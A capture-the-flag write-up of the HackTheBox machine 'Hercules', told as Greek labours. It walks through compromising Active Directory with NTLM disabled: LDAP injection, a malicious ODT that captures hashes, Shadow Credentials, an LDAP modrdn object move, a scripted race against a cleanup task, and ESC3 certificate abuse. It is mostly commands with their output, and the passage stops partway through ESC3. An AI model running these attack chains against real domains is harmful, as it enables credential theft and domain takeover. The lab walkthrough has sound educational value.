On the HackTheBox machine Hercules, the creator used the mythological name as a thematic backdrop. But the real trial isn’t fighting lions — it’s surviving an environment where NTLM authentication is globally disabled across the domain controllers, forcing every pivot deeper into Kerberos and Active Directory protocol anomalies. Hardening guides preach “disabling NTLM” as the ultimate defense against domain compromise. Hercules proves it doesn’t secure the castle. It just changes the lock.
There is no exact twelve in the chain. There are five interlocking gears running in a zero-NTLM vacuum: raw LDAP modrdn object relocation, scripted race conditions against a defensive janitor task, ADCS ESC3 certificate routing, weaponizing that same janitor to strip AdminSDHolder protection, and subduing the domain via SPN-less RBCD over User-to-User (U2U) authentication.
Surviving this box isn’t about running BloodHound and hoping for an edge. It feels like a bureaucratic myth. We don’t just exploit a misconfiguration — we physically move objects between OUs to alter their inherited ACLs, script against a scheduled task’s tempo to keep a disabled account alive for milliseconds long enough to grab a TGT, mint enrollment-agent certificates that let us ask the CA for someone else’s identity, and ask a machine SPN to vouch for a user who has no SPN at all. That isn’t a checklist of RFC quirks. It’s a chain of design assumptions, each one dressed up as a security control, each one carrying a seam we can slip through.
The title is a pun. The post is the five gears.
TL;DR: The Attack Path
-
Prologue — Skinning the Nemean Lion: Blind LDAP injection ➜ ASP.NET
machineKeyticket forgery ➜ LibreOffice (Bad-ODF) client-side NTLM capture asnatalie.a. -
Strangling the Nemean Lion (The modrdn Maneuver): Shadow Credentials on
bob.w➜ AbuseWritePropertyviamodrdnto dragAuditorintoWeb Department➜ Harvest inherited ACLs for a WinRM shell. -
Racing the Hydra (The Dirty Nando Protocol): Defeat an aggressive
aCleanup.ps1scheduled task using a rapid-fire bash script to revivefernando.rand secure a persistent TGT before the automation sweeps the directory. -
The Bureaucratic Maze (ESC3 Certificate Delegation): Mint an ESC3 Enrollment Agent certificate as Fernando ➜ Issue a forged certificate for
ashley.bvia RPC/DCOM ➜ PKINIT authentication as IT Support. -
Diverting the Rivers (Weaponizing the Janitor): Staging
IT Support’sGenericAllover the OU ➜ Trigger the cleanup task to clearadminCountfromIIS_Administrator➜ ResetIIS_Administrator’s password and thenIIS_WebServer$’s machine account password. -
Capturing Cerberus (Resource-Based Constrained Delegation): Overwrite
IIS_WebServer$’s NT hash with its TGT session key ➜ Request an SPN-less S4U2proxy CIFS ticket via Kerberos U2U ➜ Domain Admin compromise.
Prologue: Skinning the Nemean Lion (The Web Gate)
Full disclosure: I’m a novice at pretty much everything. While I picked up Windows AD mechanics quickly, my web exploitation skills are still a bit of a Greek tragedy. I view web applications as mildly annoying obstacle courses standing between me and
NTDS.dit.
The standard walkthrough for Hercules spends a lot of breath on the web tier. That’s scaffolding. The real game begins the moment you touch the domain.
Our first labour is the Nemean Lion: an SSO portal at https://hercules.htb/login guarded by a frontend regex. Like the lion’s impenetrable hide, it deflects standard attacks. But by slipping in a double-URL-encoded payload (%25), we bypass the filter and sink a blind LDAP side-channel injection (admin*)(description=*) straight into the backend. A patient depth-first search script interrogates the directory until it bleeds a password (change*th1s_p@ssw()rd!!) from johnathan.j’s description attribute.
Standard CTF muscle memory dictates spraying that password over SMB via NetExec. Hercules immediately laughs that off — NTLM authentication is globally disabled on the Domain Controllers. We pivot to Kerberos AS-REQ Pre-Authentication (kerbrute) to validate the password against ken.w.
Once inside, a classic LFI vulnerability (../../web.config) hands us the keys to the kingdom’s web tier: the ASP.NET <machineKey>. With both the AES decryptionKey and the HMACSHA256 validationKey exposed, we forge a golden .ASPXAUTH cookie, elevating our access to web_admin.
The admin role unlocks a document upload portal accepting .docx and .odt files. Instead of a straightforward web shell, we’re forced to build a digital Trojan Horse. Using Bad-ODF, we weaponize a LibreOffice document by injecting an external UNC path (\\10.10.16.56\share) into its content.xml. When the backend victim (natalie.a) opens the file, the host eagerly attempts to resolve the remote image, firing an outbound NTLMv2 handshake directly into our Responder listener. Hashcat shatters the catch to Prettyprincess123!.
The Nemean Lion is skinned. The LDAP injection was just patience, the machineKey forgery was a stepping stone, and the ODT phish is just a hash. What actually matters is the Active Directory architecture that natalie.a’s foothold buys us.
Labour I: Strangling the Nemean Lion (The modrdn Maneuver)
The Nemean Lion was said to have hide that deflected every weapon. Hercules solved it by strangling it with his bare hands — using the weapon he already had. Our version is the same shape: NTLM is gone, so we can’t fall back to the blunt instruments. We have to use what Kerberos gives us, carefully, and move objects around the directory until the permissions line up in our favor.
This labour has three parts. First, we establish the operating conditions: no NTLM means every tool needs a Kerberos ticket and every LDAP call needs GSSAPI. Second, we find an object we can move and move it — the core modrdn maneuver. Third, we use the move to inherit write access and get a shell.
Reconnaissance & Identifying Container Insecurities
Initial enumeration of hercules.htb confirms the environment we’re stepping into: NTLM authentication is globally disabled across the domain controllers. That sounds like a defense. In practice, it just means we can’t use the fallback mechanisms that make Active Directory exploitation straightforward — no NTLM hashes to spray, no NTLM authentications to capture, no NTLM relay targets. Every interaction with the directory has to go through Kerberos, which means every tool needs a credential cache (ccache) and every LDAP operation has to bind with GSSAPI. Lose the ccache, and you’re locked out of the domain you just compromised.
Operating as natalie.a (Web Support), who holds GenericWrite over bob.w (Recruitment Managers), we execute a Shadow Credentials attack. The pattern is one we’ll repeat several times in this post, so it’s worth laying out plainly: cache a TGT for the account you control, use that TGT to enroll a rogue Key Credential on a target object, authenticate to the domain using the rogue credential via PKINIT, and extract the target’s NT hash. Then restore the old Key Credentials so the target’s object isn’t left in a modified state.
➜ getTGT.py hercules.htb/'natalie.a':'Prettyprincess123!'

➜ env KRB5CCNAME=natalie.a.ccache \
certipy shadow auto \
    -target dc.hercules.htb -dc-host dc.hercules.htb -ns $target_ip \
    -u 'natalie.a' -k -no-pass \
    -account 'bob.w'

...[snip]...
[*] Wrote credential cache to 'bob.w.ccache'
...
[*] NT hash for 'bob.w': 8a65c74e8f0073babbfac6725c66cc3f
Now we hold a ticket as bob.w. That ticket is the currency for the rest of this labour — every LDAP call, every directory modification, every move operation will authenticate as bob.w through GSSAPI. In a normal domain, we might have an NT hash to fall back on. Here, the ticket is the only thing that matters.
Before we touch anything, we check what bob.w can actually reach. The directory has a layered permission structure: natalie.a writes bob.w, and bob.w was supposed to write stephen.m, who in turn was supposed to reset auditor’s password (or move objects between OUs). That’s the intended chain — a relay, so no single low-privilege account holds a direct leash on the high-value target. The flaw is that bob.w doesn’t need Stephen as a middleman. bob.w already holds WriteProperty on auditor’s own RDN. We can cut straight to the target.
That’s not a BloodHound finding. It’s the next section.
Container Drift: Moving Auditor via modrdn
The BloodHound Blindspot
The intended path runs through a relay: bob.w ➜ stephen.m ➜ auditor. The chain is bob.w exercises WriteProperty over stephen.m’s RDN, and stephen.m holds ForceChangePassword over auditor. The permissions are layered so no single low-priv account can touch the Auditor directly.
We found a shorter path. bob.w holds WriteProperty on auditor’s RDN directly — an object-specific ACE that automated tooling routinely misses.
BloodHound’s graph-based analysis is built on edges between objects: who can write to whom, who can reset whose password, who has GenericAll over which container. What it often misses are ACEs tied to specific attribute types on specific objects — in particular, ACEs scoped to relative distinguished names (RDN) and common names (CN). These are the ACEs that let you rename an object or move it, and they’re attached to the object itself, not to the group-to-object relationship BloodHound’s edge model is built to surface.
We caught it two ways: bloodyAD pulling the raw security descriptor off the Auditor object and resolving the SDDL, and PowerView over LDAPS cross-verifying the ACE against the Recruitment Managers group.
➜ bloodyAD --host dc.hercules.htb -d hercules.htb \
    -u 'bob.w' -k ccache=./bob.w.ccache \
    get object 'auditor' --attr ntsecuritydescriptor --resolve-sd

...[snip]...
nTSecurityDescriptor.ACL.12.Type: == ALLOWED_OBJECT ==
nTSecurityDescriptor.ACL.12.Trustee: Recruitment Managers
nTSecurityDescriptor.ACL.12.Right: WRITE_PROP
nTSecurityDescriptor.ACL.12.ObjectType: Common-Name; RDN
nTSecurityDescriptor.ACL.12.Flags: CONTAINER_INHERIT; INHERITED
The two lines that matter: Right: WRITE_PROP and ObjectType: Common-Name; RDN. This is an object-specific ACE — not a generic write to the object, but a write to the RDN attribute specifically. That’s the right you need to rename an object or, with a newsuperior, move it to a different container. Recruitment Managers — the group bob.w is a member of — can touch the RDN. That means bob.w can move auditor.
We cross-verify with PowerView over LDAPS, querying the ACLs granted to the Recruitment Managers group to confirm the ACE is real and not a parsing artifact.
➜ env KRB5CCNAME=bob.w.ccache \
powerview hercules.htb/[email protected] --no-pass -k --dc-ip $target_ip --use-ldaps

╭─LDAPS─[dc.hercules.htb]─[HERCULES\bob.w]-[NS:<auto>]
╰─ ❯ Get-DomainObjectAcl -SecurityIdentifier 'CN=RECRUITMENT MANAGERS,OU=DOMAIN GROUPS,OU=DCHERCULES,DC=HERCULES,DC=HTB'

...[snip]...
ObjectDN                   : CN=Auditor,OU=Security Department,OU=DCHERCULES,DC=hercules,DC=htb
ObjectSID                  : S-1-5-21-1889966460-2597381952-958560702-1128
ACEType                    : ACCESS_ALLOWED_OBJECT_ACE
ACEFlags                   : CONTAINER_INHERIT_ACE, INHERITED_ACE
AccessMask                 : WriteProperty
ObjectAceFlags             : ACE_OBJECT_TYPE_PRESENT
ObjectAceType              : RDN
InheritanceType            : None
SecurityIdentifier         : HERCULES\Recruitment Managers
Same finding, second tool. WriteProperty on RDN, granted to Recruitment Managers, on the Auditor object. The intent is clear: the group can rename or move the account.
Validating the GSSAPI Context and the Current Location
Before we issue any move, we confirm two things: that our GSSAPI context as bob.w is live, and that we know where Auditor currently sits in the directory tree. The move is a relative operation — we need the source DN and we need to know the destination.
➜ env KRB5CCNAME=bob.w.ccache \
ldapwhoami -H ldap://dc.hercules.htb -Y GSSAPI

SASL/GSSAPI authentication started
SASL username: [email protected]
SASL SSF: 256
SASL data security layer installed.
u:HERCULES\bob.w
The SASL SSF: 256 line confirms integrity and confidentiality are negotiated — the channel is protected. The u:HERCULES\bob.w line confirms we’re operating as the right principal.
➜ env KRB5CCNAME=bob.w.ccache \
ldapsearch -H ldap://dc.hercules.htb -Y GSSAPI -LLL \
    -b "DC=hercules,DC=htb" "(sAMAccountName=auditor)" dn

SASL/GSSAPI authentication started
SASL username: [email protected]
SASL SSF: 256
SASL data security layer installed.
dn: CN=Auditor,OU=Security Department,OU=DCHERCULES,DC=hercules,DC=htb
Auditor lives in OU=Security Department,OU=DCHERCULES,DC=hercules,DC=htb. That’s the source. The destination is the Web Department OU — the one natalie.a’s group (Web Support) holds container-level WriteProperties over.
Before we move anything, we also confirm why the destination matters. We query the Web Support group’s ACLs to verify the container-level right we’re counting on.
╭─LDAPS─[dc.hercules.htb]─[HERCULES\bob.w]-[NS:<auto>]
╰─ ❯ Get-DomainObjectAcl -SecurityIdentifier 'CN=WEB SUPPORT,OU=DOMAIN GROUPS,OU=DCHERCULES,DC=HERCULES,DC=HTB'

...[snip]...
ObjectDN                   : OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb
ObjectSID                  : None
ACEType                    : ACCESS_ALLOWED_ACE
ACEFlags                   : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE, NO_PROPAGATE_INHERIT_ACE
ActiveDirectoryRights      : ReadControl,WriteProperties,Self
AccessMask                 : ReadControl,WriteProperties,Self
InheritanceType            : None
SecurityIdentifier         : HERCULES\Web Support
CONTAINER_INHERIT_ACE is the flag that matters. It means the ACE is marked to propagate down into the container’s child objects. Anything inside Web Department inherits this right from Web Support. Move Auditor into Web Department, and the inherited permissions attach to it.
That’s the intended path’s architecture turned against itself. The Security Department is the container that isolates the accounts inside it. But the move itself is the exploit — we don’t need to crack the Security Department’s protections. We just relocate the object to a container where the protections don’t apply.
The Move Itself
We construct an LDIF file using the modrdn changetype. The newsuperior attribute is the key — it tells the directory to relocate the object to a new parent container while preserving its RDN (newrdn). deleteoldrdn: 1 tells the server to discard the old RDN value after the move.
➜ cat > mov.ldif <<'EOF'
dn: CN=Auditor,OU=Security Department,OU=DCHERCULES,DC=hercules,DC=htb
changetype: modrdn
newrdn: CN=Auditor
deleteoldrdn: 1
newsuperior: OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb
EOF

➜ env KRB5CCNAME=bob.w.ccache \
ldapmodify -H ldap://dc.hercules.htb -Y GSSAPI -f mov.ldif

...[snip]...
modifying rdn of entry "CN=Auditor,OU=Security Department,OU=DCHERCULES,DC=hercules,DC=htb"
The operation succeeds. The server reports “modifying rdn of entry” — that’s the LDAP wording for a move when newsuperior is present. The object’s RDN hasn’t changed (CN=Auditor stays), but its location in the tree has.
We confirm the new location with the same ldapsearch query we used before.
➜ env KRB5CCNAME=bob.w.ccache \
ldapsearch -H ldap://dc.hercules.htb -Y GSSAPI -LLL \
    -b "DC=hercules,DC=htb" "(sAMAccountName=auditor)" dn

...[snip]...
dn: CN=Auditor,OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb
OU=Web Department. The move is complete.
Why the Move Is the Exploit
This is the part that matters, and it’s not intuitive unless you’ve seen AD evaluate permissions on a move before.
The recalculation isn’t a delay — it’s a property of how Active Directory evaluates effective permissions when an object changes containers. Each OU carries its own ACL structure. Any ACE marked CONTAINER_INHERIT propagates down to everything inside that container. When Auditor moves into Web Department, the directory walks the new parent’s ACL chain, merges the inherited entries with the object’s own DACL, and recomputes the effective rights.
The Web Support group’s container-level WriteProperties right — which previously applied only to objects that were created inside the Web Department — now attaches to Auditor the instant the relocation completes. No reboot. No replication lag. No manual ACL re-application. The new inherited permissions are live on the very next LDAP operation.
That’s why the move is the exploit, not just a step toward one. We didn’t need to crack the Security Department’s protections, and we didn’t need to wait for any process to update the ACLs. We relocated the object to a container where the permissions we wanted were already inherited, and AD applied them immediately. The Security Department is where Auditor started. Isolation there is a matter of which container holds the object. But a container is just a parent DN — and a move is just a DN change. The isolation was a matter of location, and location in a directory is something we can edit.
Harvesting the Inheritance: Shadow Credentials to WinRM
With Auditor relocated to the Web Department, natalie.a’s container-level write permissions attach immediately. We don’t need a new foothold — the exact same natalie.a ticket we started with now has write rights over Auditor, because Auditor is inside a container natalie.a’s group can write to.
We invoke certipy shadow auto using Natalie’s cached ticket to write a Key Credential to the Auditor object, authenticate via PKINIT, and extract the account’s NT hash.
➜ env KRB5CCNAME=natalie.a.ccache \
certipy shadow auto \
    -target dc.hercules.htb -dc-host dc.hercules.htb -ns $target_ip \
    -u 'natalie.a' -k -no-pass \
    -account 'auditor'

...[snip]...
[*] Wrote credential cache to 'auditor.ccache'
...
[*] NT hash for 'auditor': a9285c625af80519ad784729655ff325
The shadow credential workflow gives us two things: a TGT for auditor (saved as auditor.ccache), and the account’s NT hash. The TGT is what we use to authenticate. The hash is what we’d use if we needed to pass-the-hash — but in this environment, with NTLM disabled, the ticket is the cleaner path.
We supply the auditor.ccache ticket to evil_winrmexec, establishing a Kerberos-authenticated WinRM session over SSL to the Domain Controller.
➜ env KRB5CCNAME=auditor.ccache \
evil_winrmexec -port 5986 -ssl -k dc.hercules.htb \
    -dc-ip $target_ip

...[snip]...

PS C:\Users\auditor\Documents> whoami; hostname
hercules\auditor
dc
We’re on the Domain Controller as auditor. The intended path to this account runs through a relay — bob.w ➜ stephen.m ➜ auditor. We found that bob.w’s WriteProperty on auditor’s RDN was a direct path instead, and we used it. The move did the work the relay was supposed to do.
Labour I is complete. We have a shell on the DC as auditor. The next labours are about what we do with it — and about the defensive automation that’s been watching the directory the whole time, waiting to clean up exactly the kind of mess we just made.
Labour II: Racing the Hydra (The Dirty Nando Protocol)
The Lernaean Hydra grew two heads for every one you cut off. Hercules solved it by cauterizing the neck after each cut — stopping the regrowth before it could start. Our version of the same problem: the directory has a janitor task that watches for the exact kind of accounts we need to use, and disables them on a schedule. Every time we revive one, it grows back disabled. We have to cauterize the neck — grab the credential before the regeneration cycle runs.
This labour has five parts. First, we find the janitor — the clues in the IT share that tell us something is watching the directory. Second, we map which accounts the janitor is guarding and why they matter to us. Third, we try the manual approach and learn why it fails. Fourth, we enumerate the certificate templates we’d need to exploit — and watch the janitor disable the account before we can use them. Fifth, we write a script that fires faster than the janitor’s cycle, and use it to grab a TGT that outlives the cleanup.
Breadcrumbs in the IT Share (notice.eml & cleanup.lnk)
With a foothold on the Domain Controller as Auditor, the next phase begins with standard post-exploitation file enumeration. Exploring the root of the C:\ drive reveals a Shares directory containing some peculiar IT department artifacts.
PS C:\Shares> tree /a /f .

Folder PATH listing
Volume serial number is 000001F9 0A8A:BD1A
C:\SHARES
+---Department
    +---Engineering Department
    +---IT
        |       cleanup.lnk
        |       notice.eml
Two files in the IT folder. One is an email. The other is a shortcut. Neither looks like much on its own, but together they tell us something is cleaning up the directory on a schedule — and that the cleanup is meant to help with password resets.
Inspecting the notice.eml file reveals an internal communication from Ashley.B hinting at a workaround for AD permission issues regarding password resets.
From: Ashley Browne <[email protected]>
To: IT Support <HERCULES\IT [email protected]>
Subject: Password Reset

If you are having problems changing a password, the instructions are:

1) Check AD Permissions against the user.
2) Run the shortcut provided in the share.
3) Try to reset the password again.

Regards, Ashley.
The email explicitly instructs the IT team to execute a shortcut to fix password reset permissions. That’s a clue that permissions are being stripped somewhere — and that there’s a tool that restores them. The shortcut is the tool.
Analyzing the cleanup.lnk shortcut file points directly to a PowerShell script sitting on Ashley’s desktop (C:\Users\ashley.b\Desktop\aCleanup.ps1). The .lnk binary itself is opaque, but the plaintext target path embedded in the dump is the tell — Windows shortcuts encode their target path in cleartext, and that string confirms the shortcut points straight to Ashley’s desktop script.
➜ cat cleanup.lnk
.XleanuaCleanup.ps1U-TU^C:\Users\ashley.b\Desktop\aCleanup.ps1,..\..\..\Users\ashley.b\Desktop\aCleanup.ps1
...
The script — likely tied to a scheduled task or an event-driven automation — acts as the domain’s janitor. It’s the thing that’s been watching the directory this whole time. The question is: what does it clean up, and which accounts does it target?
Mapping the Disabled Keys to the Kingdom
To understand exactly what the script is guarding, we turn back to directory enumeration. Mapping out the Auditor account’s downstream privileges reveals a deeply interconnected web of Active Directory mechanics. Rather than presenting two separate ways to win, these disabled accounts form a mandatory, two-phase exploit chain.
As the Auditor, we are a member of the Forest Management group, which holds GenericAll over the Forest Migration group. That group contains our two targets: fernando.r and IIS_Administrator.
Here’s how they interlock to hand us the keys to the kingdom:
- Phase 1 (The Certificate Stepping Stone):
fernando.ris a member of Smartcard Operators, a group explicitly tied to an ADCS ESC3 vulnerability on the domain. We must use Fernando to forge a certificate and compromiseashley.b(IT Support). - Phase 2 (The Delegation Killchain):
IIS_Administratoris a member of Service Operators, holdingForceChangePasswordoverIIS_WebServer$, which in turn holdsAllowedToActOnBehalfOfOtherIdentity(RBCD) over the Domain Controller. However,IIS_Administratoris currently protected byAdminSDHolder. We can only break that protection by weaponizing the domain’s cleanup script using Ashley’s access.

Because we have GenericAll over their parent group, we possess the theoretical rights to re-enable both accounts and reset their passwords. However, Ashley’s aCleanup.ps1 script is actively patrolling these objects. If we attempt to manually enable and exploit them, the cleanup script immediately swoops in and disables them before we can complete a complex attack chain like ESC3.
That’s the Hydra problem. We revive the account, it grows back disabled. The race window is the only path through.
Reviving Fernando (UAC Manipulation)
Knowing that aCleanup.ps1 aggressively monitors and disables accounts within the Forest Migration group, we’re forced into a race condition. The moment we re-enable fernando.r, the clock starts ticking before the automation disables him again. We must modify the directory, reset the password, and request a Ticket Granting Ticket (TGT) before the next script execution cycle.
We use bloodyAD to explicitly stamp a GenericAll ACE onto the Forest Migration OU so our permissions persist across directory operations.
➜ bloodyAD --host dc.hercules.htb -d hercules.htb \
    -u Auditor -k ccache=./auditor.ccache \
    add genericAll 'OU=Forest Migration,OU=DCHERCULES,DC=HERCULES,DC=HTB' Auditor

[+] Auditor has now GenericAll on OU=Forest Migration,OU=DCHERCULES,DC=HERCULES,DC=HTB
We invoke bloodyAD to strip the ACCOUNTDISABLE flag from Fernando’s userAccountControl attribute and immediately force a new password onto the account.
➜ bloodyAD --host dc.hercules.htb -d hercules.htb \
    -u Auditor -k ccache=./auditor.ccache \
    remove uac 'fernando.r' -f ACCOUNTDISABLE

[+] ['ACCOUNTDISABLE'] property flags removed from fernando.r's userAccountControl
➜ bloodyAD --host dc.hercules.htb -d hercules.htb \
    -u Auditor -k ccache=./auditor.ccache \
    set password 'fernando.r' 'SecretMyth123!'

[+] Password changed successfully!
The cleanup script wants Fernando sterile. We made him dirty. The name is a joke with a purpose — Fernando is the account we’re fighting to keep alive, and Nando is the protocol we write to keep him that way. The Dirty Nando Protocol is what happens when you stop fighting the scheduler and start matching its tempo.
ESC3: Hunting the Templates
The manual password reset worked — Fernando was active long enough for us to validate the credential. But the escape window is measured in seconds, not minutes. To move further, we need a Kerberos ticket for Fernando, and we need it before the cleanup cycle runs again.
Assuming we were fast enough with the manual password reset, we quickly request a Kerberos ticket for fernando.r and fire off certipy find to map out the ADCS attack path. Given Fernando’s membership in the Smartcard Operators group, we’re specifically hunting for Enrollment Agency templates — the templates that let a holder request certificates on behalf of other users.
With Fernando temporarily active, we immediately request a Ticket Granting Ticket (TGT) using his newly set password.
➜ getTGT.py hercules.htb/'fernando.r':'SecretMyth123!' \
    -dc-ip $target_ip
With Fernando’s ticket loaded into our ccache, we execute certipy find to enumerate vulnerable ADCS certificate templates accessible to his Smartcard Operators group membership.
➜ env KRB5CCNAME=fernando.r.ccache \
certipy find \
    -target dc.hercules.htb -dc-host dc.hercules.htb -ns $target_ip \
    -u 'fernando.r' -k \
    -enable -vulnerable
Rather than digging through the massive standard console output, we parse the generated JSON file with jq to extract vulnerable templates.
0       MachineEnrollmentAgent  {"ESC3":"Template has Certificate Request Agent EKU set."}
1       EnrollmentAgentOffline  {"ESC3":"Template has Certificate Request Agent EKU set.","ESC15":"Enrollee supplies subject and schema version is 1."}
2       EnrollmentAgent         {"ESC3":"Template has Certificate Request Agent EKU set."}
The output confirms our theory: the domain has multiple templates vulnerable to ESC3. The Certificate Request Agent EKU is what makes them ESC3 — any holder of a certificate from one of these templates can request certificates for other users. That’s the delegation path: mint an agent certificate, then use it to ask the CA for someone else’s identity.
But while we were reading that output and preparing the certipy req command to actually request the certificate, our access suddenly died.
The aCleanup.ps1 scheduled task ran in the background. It stripped our modified permissions and slapped the ACCOUNTDISABLE flag back onto fernando.r. Any further Kerberos requests are outright rejected by the Domain Controller.
Doing this manually isn’t going to work. Human typing speed is too slow to execute the full ESC3 attack chain before the automation sweeps the directory. To beat the automation, we have to become the automation.
Here’s the trap, stated plainly: certipy find gave us the template list. But the TGT we used to run it expired the moment the cleanup disabled Fernando — and any new TGT request is rejected. We have the map, but we lost the key. Unless we can grab a TGT that survives the cleanup — a ticket cached locally before the account is disabled — we can’t mint the Enrollment Agent certificate, and we can’t request a certificate for ashley.b. The whole ESC3 chain is gated behind a single race: get the TGT before the janitor runs.
The Trap Springs: Automating the Race Window (dirty-nando.sh)
By chaining the bloodyAD modification commands and the getTGT.py request into a single bash script, we can execute the entire sequence in milliseconds. This allows us to slip perfectly into the race condition window, reviving the account and stealing a TGT before the cleanup script even triggers.
#!/usr/bin/env bash
# dirty-nando.sh
# Automate the race condition against the cleanup script

set -o errexit
set -o nounset
set -o pipefail

# enable tracing only if you export DEBUG=1 (careful: will print secrets)
if [[ "${DEBUG:-0}" == "1" ]]; then
  set -x
fi

TARGET_IP='10.129.115.82'
KRB5CCNAME="${KRB5CCNAME:-./auditor.ccache}"
FERNANDO_PASS="${FERNANDO_PASS:-SecretMyth123!}"  # consider exporting instead

# 1. Auditor ➜ GenericAll ➜ FOREST MIGRATION
bloodyAD --host dc.hercules.htb -d hercules.htb \
    -u Auditor -k ccache="$KRB5CCNAME" \
    add genericAll 'OU=Forest Migration,OU=DCHERCULES,DC=HERCULES,DC=HTB' Auditor || true

# 2. Enable Fernando.R
bloodyAD --host dc.hercules.htb -d hercules.htb \
    -u Auditor -k ccache=./auditor.ccache \
    remove uac 'fernando.r' -f ACCOUNTDISABLE || true

# 3. Reset Password | Fernando.R
bloodyAD --host dc.hercules.htb -d hercules.htb \
    -u Auditor -k ccache="$KRB5CCNAME" \
    set password 'fernando.r' "$FERNANDO_PASS" || true

# 4. Generate TGT | Fernando.R
getTGT.py hercules.htb/'fernando.r':"$FERNANDO_PASS" -dc-ip $TARGET_IP && echo "[*] Dirty Nando is a Success!!!" || echo "[-] Race condition lost. Run it again."
The four operations inside the script, each fired in sequence: grant Auditor GenericAll on the Forest Migration OU, strip ACCOUNTDISABLE from fernando.r, reset his password, then pull his TGT. The three bloodyAD calls carry || true so a transient failure in one step doesn’t abort the chain before getTGT.py fires.
Once getTGT.py fires successfully at the end of the script, the ticket is cached locally. It no longer matters when aCleanup.ps1 runs — even if Fernando is disabled a millisecond later, our .ccache file contains a valid Kerberos ticket that grants us persistent access to execute the rest of the ESC3 attack.
This is the key reframe: the script isn’t a fix for a trap that sprung. It’s the precondition for the whole chain. The TGT has to exist before the cleanup runs, because once the cleanup runs, any new Kerberos request is rejected. We can’t run certipy find against a live account after the cleanup disables it — we need the TGT first. The script gives us a ticket that outlives the cleanup cycle, and certipy find then runs against a cached TGT that’s still valid, even though the directory has already wiped the account.
With our script primed, we execute the Dirty Nando Protocol. The automation successfully outpaces the scheduled task, instantly caching a valid Ticket Granting Ticket (TGT) for fernando.r before his account is swept and disabled. Because ADCS certificate requests via RPC/DCOM rely heavily on precise name resolution, we also ensure our DNS is strictly pointed at the Domain Controller.
➜ bash dirty-nando.sh
...[snip]...
[*] Dirty Nando is a Success!!!
The cleanup script wanted Fernando sterile. We made him dirty. Human typing speed loses to a scheduled task, so we stopped typing and started scripting. The Dirty Nando Protocol is the difference between losing the race and eating the scheduler’s lunch.
Fernando is the account we’re fighting to keep alive. Nando is the protocol we write to keep him that way. The name sticks because it captures the shape of the fight: not a one-time exploit, but a rhythm we have to match. The scheduler runs on a fixed cycle. We run faster. The TGT is cached. The directory can do whatever it wants after that — we already have the ticket.
Labour III: The Bureaucratic Maze (ESC3 Certificate Delegation)
By the time the Dirty Nando Protocol finishes, we have a cached TGT for fernando.r — a ticket that outlives the cleanup cycle and survives the directory being wiped behind us. That ticket is what lets us walk the ESC3 chain. ESC3, in plain terms, is the right to ask the Certificate Authority for someone else’s certificate. You mint a certificate with the Certificate Request Agent EKU, and that certificate becomes a credential that can request certificates on behalf of anyone the CA will issue to. On Hercules, the EnrollmentAgent template had that EKU set, and Fernando — as a member of Smartcard Operators — was enrolledable against it. That’s the seam: a low-priv account holds a certificate that can ask for a high-priv account’s identity.
This labour has three parts. First, we mint the Enrollment Agent certificate itself — the tool that does the asking. Second, we use that agent certificate to request a certificate for ashley.b, then authenticate as ashley.b via PKINIT. Third, we deconstruct the janitor — the aCleanup.ps1 script that’s been chasing us the whole time — so we understand what we’re about to weaponize in Labour IV.
Minting the Enrollment Agent (EnrollmentAgent Template)
The first step is to request a certificate from the EnrollmentAgent template using Fernando’s cached TGT. That template carries the Certificate Request Agent EKU — the property that makes it ESC3-vulnerable. Once we have a certificate from it, we hold a credential that can request certificates for other users.
We request the certificate via RPC. The -ca flag names the enterprise CA on the domain (CA-HERCULES), and the -template flag names the template we enumerated in the previous section. The -pfx flag isn’t used here — we’re requesting the EA cert as Fernando directly, using his TGT, so the cert and private key are saved as fernando.r.pfx.
➜ env KRB5CCNAME=fernando.r.ccache \
certipy req \
    -u 'fernando.r' -k \
    -target 'dc.hercules.htb' -dc-ip $target_ip \
    -ca 'CA-HERCULES' \
    -template 'EnrollmentAgent'

...[snip]...
[*] Got certificate with UPN '[email protected]'
[*] Certificate object SID is 'S-1-5-21-1889966460-2597381952-958560702-1121'
[*] Saving certificate and private key to 'fernando.r.pfx'
[*] Wrote certificate and private key to 'fernando.r.pfx'
The certificate and its private key are saved to fernando.r.pfx. That PFX is the Enrollment Agency credential — a certificate that says “the holder can request certificates on behalf of other users.” We don’t authenticate with it directly. We use it to ask the CA for someone else’s certificate.
Impersonating Ashley (ESC3 via DCOM to PKINIT)
Now we use the Enrollment Agency certificate to request a certificate for ashley.b. The -on-behalf-of flag tells the CA to issue the certificate for ashley.b’s identity, using our EA credential as the authorizing agency. The -template 'User' flag requests a standard user certificate — the kind that carries a UPN and can be used for PKINIT authentication.
